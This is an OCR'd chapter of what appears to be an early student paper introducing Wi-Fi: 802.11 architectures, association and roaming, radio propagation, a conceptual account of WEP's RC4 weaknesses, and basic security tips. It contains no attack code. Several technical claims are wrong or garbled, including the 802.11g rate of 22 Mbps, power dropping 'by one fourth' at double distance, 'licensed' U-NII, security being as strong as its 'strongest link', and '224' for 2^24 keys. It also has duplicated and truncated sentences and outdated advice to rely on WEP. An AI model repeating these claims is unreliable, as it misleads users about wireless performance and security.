
However you only have true freedom to be connected any where if your computer is configured with a Wi-Fi CERTIFIED radio (a PC card or similar device). Wi-Fi certification means that you will be able to connect anywhere there are other Wi-Fi CERTIFIED products – whether you are at home, office, airports, coffee shops and other public areas equipped with Wi-Fi access availability. Wi-Fi will be a major face behind hotspots, to a much greater extent. More than 400 airports and hotels in the US are targeted as Wi-Fi hotspots.

The Wi-Fi CERTIFIED logo is your only assurance that the product has met rigorous interoperability testing requirements to assure products from different vendors will work together. The Wi-Fi CERTIFIED logo means that it is a “safe” buy.

Wi-Fi certification comes from the Wi-Fi Alliance, a nonprofit international trade organization that tests 802.11 based wireless equipment to make sure that it meets the Wi-Fi standard and works with all other manufacturer’s Wi-Fi equipment on the market. The Wi-Fi Alliance (WELA) also has a Wi-Fi certification program for Wi-Fi products that meet interoperability standards. It is an international organization devoted to certifying interoperability of 802.11 products and to promoting 802.11as the global wireless LAN std across all market segment.

7.1 IEEE 802.11 ARCHITECTURES

In IEEE's proposed standard for wireless LANs (IEEE 802.11), there are two different ways to configure a network: ad-hoc and infrastructure. In the ad-hoc network, computers are brought together to form a network "on the fly." As shown in Figure 1, there is no structure to the network; there are no fixed points; and usually every node is able to communicate with every other node. A good example of this is the aforementioned meeting where employees bring laptop computers together to communicate and share design or financial information. Although it seems that order would be difficult to maintain in this type of network, algorithms such as the spokesman election algorithm (SEA) [4] have been designed to "elect" one machine as the base station (master) of the network with the others being slaves. Another algorithm in ad-hoc network architectures uses a broadcast and flooding method to all other nodes to establish who's who.




The ad-hoc network structure in the 802.11 protocol.

The ad-hoc network is one formed from a collection of peer nodes all using RF links. This network has no formal structure; all nodes can communicate with all other nodes. Several algorithms are available to prevent this from being total chaos, however, including a spokesman election algorithm that selects a master from the collective and makes all others slaves. Another possibility is to use broadcast and flooding to all other nodes to establish an addressing scheme. A good example of an ad-hoc network is one that is formed when a group gets together at a meeting and everyone has WLAN-enabled PCs. They can form an ad-hoc network at the meeting to share data.

As shown in figure 2 the network structure used in wireless LANs is the infrastructure. This architecture uses fixed network access points with which mobile nodes can communicate. These network access points are sometime connected to landlines to widen the LAN's capability by bridging wireless nodes to other wired nodes. If service areas overlap, handoffs can occur. This structure is very similar to the present day cellular networks around the world.

They can form an ad-hoc network at the meeting to share data.



The infrastructure network structure in the 802.11 protocol.

The infrastructure network has a formal structure. It uses fixed access points (AP), which are RF-enabled nodes on a hard-wired LAN. The structure allows mobile nodes to communicate with the access points to join the network. Mobile units can move freely within the area covered by the access point radios, typically a range of 100 meters for the 2.4 GHz band. The RF link is intended to operate with units moving at pedestrian or vehicular speeds.

7.2 The ABCs of IEEE 802.11

At the beginning the IEEE802.11 was an extension technology for conventional or wired LANs. Nowadays it has grown in to something much more capable, complex and confusing. With growth, new issues have arisen such as security, roaming among multiple access points, and even quality of services. These issues are dealt by extensions to the standard identified by the letters of the alphabet derived from the 802.11 task groups that created them:

802.11a

The 802.11a supplement to 802.11 was published in 1999. It uses Orthogonal Frequency Division Multiplexing (OFDM) to provide data rates to 54 Mbps in the 5 GHz U-NII licensed National Information Infrastructure)

802.11b

Commercially trademarked in 1999 by Wireless Ethernet Compatibility Alliance (WECA)as Wi-Fi , this is the extension that made 802.11a a house hold world

802.11g

The 802.11g task group is working on a supplement to the 802.11 standard that defines a technology for operation at 2.4 GHz that offers higher data rates (up to 22 Mbps) using OFDM, while remaining backwards compatible to 802.11b.

BASIC COMPONENTS

IEEE 802.11b wireless networking consists of the following components:

Stations

A station (STA) is a network node that is equipped with a wireless network device. A personal computer with a wireless network adapter is known as a wireless client. Wireless clients can

communicate directly with each other or through a wireless access point (AP). Wireless clients are mobile.

Wireless APs

A wireless AP is a wireless network node that acts as a bridge between STAs and a wired network. A wireless AP contains:

- At least one interface that connects the wireless AP to an existing wired network (such as an Ethernet backbone).
- A wireless network device with which it creates wireless connections with STAs.
  - IEEE 802.1D bridging software, so that it can act as a transparent bridge between the wireless and wired networks.

The wireless AP is similar to a cellular phone network's base station. Wireless clients communicate with both the wired network and other wireless clients through the wireless AP. Wireless APs are not mobile and act as peripheral bridge devices that extend a wired network.

Ports

A port is a channel of a device that can support a single point-to-point connection. For IEEE 802.11b, a port is an association, a logical entity over which a single wireless connection is made. A typical wireless client with a single wireless network adapter has one port and can support only one wireless connection. A typical wireless AP has multiple ports and can simultaneously support multiple wireless connections. The logical connection between a port on the wireless client and the port on a wireless AP is a point-to- point bridged LAN segment—similar to an Ethernet-based network client that is connected to an Ethernet switch

OPERATION BASICS

When a wireless adapter is turned on, it begins to scan across the wireless frequencies for wireless APs and other wireless clients in ad hoc mode. Assuming that the wireless client is configured to operate in infrastructure mode, the wireless adapter chooses a wireless AP with which to connect. This selection is made automatically by using SSID and signal strength and frame error rate information. Next, the wireless adapter switches to the assigned channel of

the selected wireless AP and negotiates the use of a port. This is known as establishing an association.

If the signal strength of the wireless AP is too low, the error rate too high, or if instructed by the operating system (in the case of Windows XP), the wireless adapter scans for other wireless APs to determine whether a different wireless AP can provide a stronger signal or lower error rate. If such a wireless AP is located, the wireless adapter switches to the channel of that wireless AP and negotiates the use of a port. This is known as reassociation.

Reassociation with a different wireless AP can occur for several reasons. The signal can weaken as either the wireless adapter moves away from the wireless AP or the wireless AP becomes congested with too much traffic or interference. By switching to another wireless AP, the wireless adapter can distribute the load to other wireless APs, increasing the performance for other wireless clients. You can achieve contiguous coverage over large areas by placing your wireless APs so that their signal areas overlap slightly. As a wireless client roams across different signal areas, it can associate and reassociate from one wireless AP to another, maintaining a continuous logical connection to the wired network.

7.3 TECHNOLOLGY

Wi-Fi uses radio technology called IEEE 802.11b to provide secure, reliable, fast wireless connectivity. A Wi-Fi network can be used to connect computers to each other, to the internet and to the wired networks.
Though WLANs are easy to deploy, the network administrator or IT professional will benefit from some basic knowledge about radio wave propagation. Although it is possible to utilize infrared technology (which always requires line of sight between elements of the network), this paper deals only with Radio Frequency (RF) wireless networks, which have become the industry accepted standard for WLANs.

The reason for using RF is simple. It can pass through solid objects such as office walls. However, radio waves do not go on forever in all directions without weakening or being affected by physical barriers. The user needs to have some understanding of their propagation characteristics, as well as the relationship between power levels and data rates, before a wireless network can be designed.

7.4 Propagation Characteristics Must Be Considered

Reflection - Radio waves can be reflected by some materials. This phenomenon is often used to steer microwave signals between stations that are not line-of-sight, but in an office environment it can create multipath (see below).

Absorption - Radio waves can be absorbed by many materials such as water, plastic, sheetrock, and carpet.

Geometric Spreading loss - Radio waves, like light waves, get weaker as they expand outward away from their source. This loss grows as the square of the distance. This means that if a device is moved twice as far away, the signal power drops by one fourth.

Path loss - The above phenomena lead to path loss, or an unavoidable weakening of the signal's power as it propagates outward. In an office environment, the placement of furniture and walls, and even the movement and location of people, will contribute to the amount of path loss.

Multipath - If a received signal is made up of radio waves from the same signal that has dispersed and arrived from different paths, i.e. some of the original energy was often exhibit this as ghosting. Network users may likewise experience its digital counterpart - referred to as intersymbol interference. This is caused when the difference in time between radio waves arriving from the same signal, referred to as delay spread, is enough to cause symbol overlap in the digital data. As the data transmission speed gets faster, the time between received data bits get smaller and more susceptible to intersymbol interference, so multipath places an upper limit on data transmission speed.

Propagation characteristics are frequency dependent:

At lower frequencies (longer wavelengths), less RF energy is absorbed by obstructions. Signals can pass through solid objects (walls) more readily.

At higher frequencies (shorter wavelengths), smaller antennas can be used. However, if antennas are scaled down proportionately with wavelength, the received signal power will decrease as a function of frequency squared, due to less signal energy being intercepted by the smaller antenna. This shortcoming can be overcome by using higher gain antennas.

The properties of radio waves affect networking capabilities

When used in wireless technologies, the ideal radio wave should have high speed, use little energy and travel far distances. This type of radio wave would let us transfer information in few milliseconds, require little battery power and send signals at whatever range we needed.

In reality however, it is impossible to achieve all three of these characteristics at the same time. It is established fact that the further and faster that a radio wave travels, the more energy it needs.

Because it is impossible to simultaneously achieve high speed, low power consumption and long range in radio wave, product designers and developers have instead selected specific characteristics to optimize in certain conditions while creating wireless technologies. This approach has led to the concepts of wireless area networks of different magnitudes, (i.e., personal, local metropolitan, global, etc.) Each type of wireless area network signifies a specific combination of radio characteristics that in turn translate into specific applications and usage scenarios.

For example, while developing applications for a wireless personal area network (WPAN), the wireless area network with the shortest range, product designers and developers need to consider what scenarios demand low power more than they do high speed or great range. Conversely, while developing uses for the wireless local area network (WLAN), product designers and developers must determine in which situations users would value moderate range and moderate speed more than they would low power consumption.

WirelessArea Network	Range	Power Drain	Transmit Speed*	Example	Primary Application/ Usage Scenario
Wireless Personal Area Network (WPAN)	10 m	Low	800 Kbps	Bluetooth	Cable replacement between nearby devices
Wireless Local Area Network (WLAN)	100 m (to an access point)	Medium	11 Mbps	Wi-Fi (IEEE 802.11b)	Accessing an existing Ethernet network run on cables
Wireless Wide Area Network (WWAN)	2-3 km (to a base station)	High	14.4-56 Kbps	GSM, CDMA, GPRS, CDPD, TDMA	Voice and data communications
Wireless Metropolitan Area Network (WMAN)	30 km	Very High	1.5 Mbps	Sprint fixed wireless	Replace ISDN DSL, cable modem
Wireless Global Area Network (WGAN)	500-1500 km (to a satellite)	High	64 Kbps	Iridium GlobalStar satellite phones	Military

**Note: With overhead and other variables, actual throughput will be less.*

Similarly, the energy levels demanded by Wi-Fi render it impractical for small battery – powered devices like mobile phones, personal gadgets , and most PDAs. For example, typical Wi-Fi compact Flash and PC cards use 110-140 mA during idle mode and 200-300 mA during transmission, each at least twice the amount of power required by Bluetooth cards. As a result, most manufacturers today are implementing Wi-Fi into notebook and desktop computers and serves, whose power resources are better suited for high power requirements of Wi-Fi.

7.5 SECURITY

Putting Wi-Fi Security in Perspective

Before this issue is explained in detail, the reader needs to keep in mind that Wi-Fi (IEEE 802.11) only attempts to provide security for the wireless portion of a network. It is not end-to-end security, and it was never intended to do more than prevent casual eavesdropping, which is what un-encrypted wired Local Area Networks (LANs) provide.

The user must, however, keep in mind that wireless networks cannot provide the same level of inherent security at the physical level that wired networks do. Radio waves pass through walls and can be intercepted from a distance. Even though a standard Wireless LAN (WLAN) card in a laptop may indicate a marginal or even non-existent signal, specialized equipment may be able to receive the signal from a much greater distance. More security is often required, whether the network is wired or wireless.

There are many components to effective network security, including the following:

Authentication - assurance that a packet comes from where it claims
Confidentiality - protection from disclosure to unauthorized persons
Access control - keeping unauthorized users out
Integrity - ensuring that data is error-free

Network security is generally implemented in layers, utilizing all of the above components and built around the seven-layer OSI Reference Model. Unlike the common saying "strong as the weakest link," layered network security is just the opposite. It is as strong as its strongest link. For example, end-to-end security can be achieved by a strong mechanism in the application layer only, even if link-layer security is broken or non-existent. However, that solution only provides security for that particular application. The advantage to applying security at progressively lower levels is that it becomes generally available to more applications.

Also, remember that corporate Wi-Fi usually attached to a wired LAN. So even if 802.11 link-level security was very strong, it only applies to the wireless portion of the network. Higher-level layers of security may still need to be employed, even if a firewall is utilized for the wired portion.

Wi-Fi Security Options

IEEE 802.11 contains an encryption option intended to provide confidentiality. The Wired Equivalent Privacy (WEP) option is defined in the 802.11 standard as "protecting authorized users of a Wi-Fi from casual eavesdropping." Recently, this security scheme has come under a great deal of criticism, accompanied by a number of papers which uncover weaknesses and outline how WEP can be defeated. Additionally, tools to exploit these weaknesses are now freely available over the Internet.

The Problem with WEP

WEP utilizes a symmetric algorithm known as a stream cipher, for encryption. A symmetric algorithm is one that relies on the concept of a single shared key (as opposed to a public key) that is used at one end to encrypt plaintext (the data) into ciphertext (the encrypted data), and at the other end to decrypt it - convert the ciphertext back to plaintext. Thus, the sender and the receiver share the same key, and it must be kept secret.

Stream ciphers encrypt data as it is received, as opposed to block ciphers that collect data in a buffer and then encrypt it a block at a time. Stream ciphers are tempting to use for applications requiring hardware implementation (i.e. wireless LAN cards), because they can be implemented very efficiently in silicon. However, care must be taken to ensure that the application is well suited for the proper implementation of a stream cipher, or for that matter, whatever encryption algorithm is being used.

Proper Use of Stream Ciphers

Stream ciphers are very simple and operate in theory by expanding the shared key into an infinite pseudo-random key stream which is logically combined (XORed) with the plaintext to produce ciphertext. Being a symmetric cipher, the user employs the shared key at the receiving end to regenerate the identical key stream, which is then XORed with the ciphertext to reproduce the plaintext. In practice, of course, an infinite key stream is never produced; it is only as long as the data stream being encrypted.

Once a key has been used to generate a key stream, the same key can never be reused again because it will generate the same key stream. If an attacker can obtain two different ciphertexts encrypted with the same key stream, the encryption process can be broken and the contents of the shared key determined. An important consequence of this is that if an encrypted transmission is interrupted and the encryption and decryption algorithms lose synchronization, and there is no means to resynchronize the process, then the entire message must be resent again, but with a different key.

The RC4 stream cipher has no mechanism to resynchronize the encryption process if an interruption occurs. Thus, it is not well-suited to applications where there is a possibility of a transmission being interrupted, unless provision is made to restart the session with a new key. For example, the RC4 stream cipher is successfully used to provide encryption for Secure Socket Layer (SSL) services for Internet transactions. An SSL session typically lasts a relatively short period of time and operates over a reliable channel where it is unlikely that a packet will be dropped. If it is, the session is started over, but with a different key. The new key is exchanged during a secure authentication process (using RSA public key cryptography) before the encrypted transaction is begun.

Improper Use of a Stream Cipher by WEP

The problem arises when the RC4 stream cipher is being used to encrypt data being sent over a channel, such as a wireless link, where it is highly likely that packets will be dropped. If there is no provision for key management (802.11 currently has none), then there is no way to create and exchange a new key with an authenticated user so that a packet can be resent.

The designers of WEP tried to get around this by appending a unique key. The effect is that instead of having only one 40-bit shared key available for use, there are now 224 different 64-bit shared keys. The receiver only needs to know the secret shared 40-bit portion which is common to all of them. The unique 24-bit IV vector, which is transmitted unencrypted with each packet, determines which of the keys was used to encrypt a particular packet. The key stream is generated with this unique 64-bit "packet" key and the packet key and the key stream change for every packet.

One of the problems with this scheme is that there are only a finite number of IVs available for use, and there is no mechanism in place for changing the shared key when all of the available unique IVs get used up. Another is that the simple process of concatenating the IV onto the shared key produces unique keys that are too similar.

These fundamental weaknesses proved to be WEP's initial undoing.

Providing Additional Security

Virtual Private Networks (VPNs)

It provides the most robust security solutions for corporate LANs and are already widely used for intranets and remote access. A VPN typically utilizes a dedicated server that provides both authentication and confidentiality. Wireless Access Points are also beginning to include VPN technologies within their devices, allowing simplified VPN deployment. A VPN works through the VPN server at the company head quarters, creating an encryption scheme for data transferred to computers outside the corporate offices. The special VPN software on the remote computer uses the same encryption scheme, enabling the data to be safely transferred back and forth with no chance of interception.

The following steps to insure that wireless networks are secure:

For home users and small offices:

- Use all of the 802.11 security options, including WEP.
- Use any other security features specific to your vendor's products.
- Change default passwords.
- Don't use the default key. Change it immediately and then repeatedly on a regular basis.

Additional steps for corporate users:

- Install the WLAN outside the firewall.
- Use a VPN with a physical authentication token such as a Smartcard or SecureID card.

7.6 SPECIAL FEATURES OF Wi-Fi

Unlike today's wired network, a Wi-Fi network requires little more than an access point (AP). Access to a WI-Fi- network does not require an expensive connection to each user. Wi-Fi technology is also far less expensive to deploy than the limited wireless technologies of currently existing cellular servicing providers.

Access to a Wi-Fi broad band can be provided both outdoors and indoors. Whether from an outdoor café or a park bench a person can access the Internet if they are in range of a service station. Such a Wi-Fi broadband is much power full and can transmit data at a rate of 11Mbps which is sufficient for all types of multimedia.

Many schools and businesses have unsuitable building layouts or walls that cannot be wired for various reasons making it difficult or impossible to build a wired network. Wi-Fi is a very cost effective alternative in these environments.

A Wi-Fi network can provide many benefits for the society. It can provide local hospitals.

Though the radio waves are of relatively high frequency, they are not powerful enough to pass through multiple layers of building materials. Specifically radio waves are completely blocked by steel. For this reasons the factors deciding performance are proximity to access point and the degree to which the signal is blocked by the surroundings.

As more computers begin to communicate with the same access point, a bottleneck occurs. An access point has a finite amount of network bandwidth to

which it is physically linked. As a result, all computers that are associated with a specific access point must share the same bandwidth. More computers mean the possibility for a slower network connection.

Since Wi-Fi technology is constantly improving these shortcomings will get removed soon.

Conclusion

Wi-Fi provides freedom: freedom to physically move around your home or business and still stay connected to the internet or local network; freedom to grow and move an office or business without having to install new cables and wires, freedom to be connected while travelling and on the road .Wireless 'hotspots' (airports, hotels, coffee shops, convention centers and any other place where someone can connect to a wireless network) are being installed world while. This entire means Wi-Fi truly does provide un precedence freedom .Plus, it is cool and fun –as those in the know say 'once you go wireless, you will never want to use a cable again.'

There are real and measurable benefits to using a wireless network Vs a standard wired network. For a home installation customer, the greatest benefit is that there are no wires needed: you don't need to drill holes in walls and floors; you don't need to drag cables across rooms or hide them under rugs. One Wi-Fi access point can provide network access for any typically sized home. And if you live in a rental or a historical building, you may not be allowed to drill holes- that makes wireless your only solution.

Wi-Fi use is growing fast in homes, public access areas and business –both large and small. The Wi-Fi alliance is active with many industry organizations and is working closely with manufacturers to make sure that existing Wi-Fi gear is compatible with wireless technologies developed in the future.

About Author Suman Sah is a Electronics and Communication Engineer of PCET(PTU) , Having 1 year experience in the field of Wireless/GSM hacking and security.